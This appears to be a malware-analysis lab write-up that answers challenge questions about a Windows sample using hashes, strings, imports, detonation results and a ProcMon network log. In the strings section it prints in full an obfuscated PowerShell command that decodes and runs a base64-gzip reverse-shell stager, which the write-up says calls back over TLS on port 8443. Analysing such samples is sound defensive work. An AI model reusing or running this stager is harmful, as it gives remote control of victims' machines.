Challenge Questions

Basic Static Analysis


Q: What is the SHA256 hash of the sample?

A: 0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83

Q: What architecture is this binary?

A: x86/32-bits

Q: Are there any results from submitting the SHA256 hash to VirusTotal??



Q: Describe the results of pulling the strings from this binary. Record and describe any strings that are potentially interesting. Can any interesting information be extracted from the strings?

```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object
System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991c
MXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1
OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGq
InRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xI
rFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofz
ChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/h
LyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3US
mVx7ewV4MgKMww7EteqvovF9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTo
pe1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JP
V8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx
8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG
7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn
6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCl
euZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOth
aIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Nt
cjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA==')),[System.IO.Compression.CompressionMode]
::Decompress))).ReadToEnd()))"
```

Q: Describe the results of inspecting the IAT for this binary. Are there any imports worth noting?

A: The IAT has plenty of imports to look at, but there is not enough information to make a determination yet. The results below base-on PeStudio blacklist:

GetCapture	FindNextFileA
GetDesktopWindow	FindNextFileW
GetForegroundWindow	MapViewOfFile
GetQueueStatus	UnmapViewOfFile
GetOverlappedResult	WriteFile
SetCurrentDirectoryA	ShellExecuteA
AllocateAndInitializeSid	CreateProcessA
CopySid	GetCurrentProcessId
EqualSid	GetCurrentThread
GetLengthSid	GetCurrentThreadId
SetSecurityDescriptorDacl	GetEnvironmentStringsW
SetSecurityDescriptorOwner	GetThreadTimes
RegCreateKeyA	OpenProcess
RegDeleteKeyA	SetEnvironmentVariableW
RegDeleteValueA	TerminateProcess
RegEnumKeyA	RaiseException
RegSetValueExA	GetModuleHandleExW
GetEnvironmentVariableA	CloseClipboard
GetTimeZoneInformation	EmptyClipboard
GlobalMemoryStatus	GetClipboardData
GetKeyboardState	GetClipboardOwner
SetKeyboardState	OpenClipboard
DeleteFileA	RegisterClipboardFormatA
FindFirstFileA	SetClipboardData
FindFirstFileExW	SystemParametersInfoA


1.6. Is it likely that this binary is packed?

Not Packed

Basic Dynamic Analysis


Q: Describe initial detonation. Are there any notable occurrences at first detonation? Without internet simulation? With internet simulation?

A: Powershell Prompt:




Q: From the host-based indicators perspective, what is the main payload that is initiated at detonation? What tool can you use to identify this?

A: Using ProcMon



Base64 decode with CyberChef



Q: What is the DNS record that is queried at detonation?

A: bonus2[.]corporatebonusapplication[.]local

Q: What is the callback port number at detonation?

A: 8443

Q: What is the callback protocol at detonation?
A: TCP/TLS

Q: How can you use host-based telemetry to identify the DNS record, port, and protocol?
A: "Operation contains TCP/UDP" in ProcMon

Time of Day	Process Name	PID	Operation	Path	Result	Detail	TID	Image Path
10:50:30.3544034 PM	svchost.exe	1656	UDP Send	fe80:0:0:0:38e7:5708:1735:9b06:546 -> ff02:0:0:0:...	SUCCESS	Length: 95, seqnum: 0, connid: 0	0	C:\Windows\system32\svchost.exe
10:50:31.8758189 PM	svchost.exe	2068	UDP Send	172.16.28.129:62641 -> 172.16.28.128:53	SUCCESS	Length: 56, seqnum: 0, connid: 0	0	C:\Windows\system32\svchost.exe
10:50:31.8864658 PM	svchost.exe	2068	UDP Receive	172.16.28.129:62641 -> 172.16.28.128:53	SUCCESS	Length: 72, seqnum: 0, connid: 0	0	C:\Windows\system32\svchost.exe
10:50:32.3393570 PM	svchost.exe	2068	UDP Send	172.16.28.129:52147 -> 172.16.28.128:53	SUCCESS	Length: 90, seqnum: 0, connid: 0	0	C:\Windows\system32\svchost.exe
10:50:32.3524370 PM	svchost.exe	2068	UDP Receive	172.16.28.129:52147 -> 172.16.28.128:53	SUCCESS	Length: 119, seqnum: 0, connid: 0	0	C:\Windows\system32\svchost.exe
10:50:32.4322247 PM	powershell.exe	2168	TCP Reconnect	172.16.28.129:49835 -> 172.16.28.128:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0	0	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
10:50:32.9475973 PM	powershell.exe	2168	TCP Reconnect	172.16.28.129:49835 -> 172.16.28.128:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0	0	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
10:50:33.4636605 PM	powershell.exe	2168	TCP Reconnect	172.16.28.129:49835 -> 172.16.28.128:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0	0	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
10:50:33.9639912 PM	powershell.exe	2168	TCP Reconnect	172.16.28.129:49835 -> 172.16.28.128:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0	0	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
10:50:33.9645550 PM	powershell.exe	2168	TCP Disconnect	172.16.28.129:49835 -> 172.16.28.128:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0	0	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Q: Attempt to get the binary to initiate a shell on the localhost. Does a shell spawn? What is needed for a shell to spawn?
A: PowerShell reverse shell requires TLS to complete the network transaction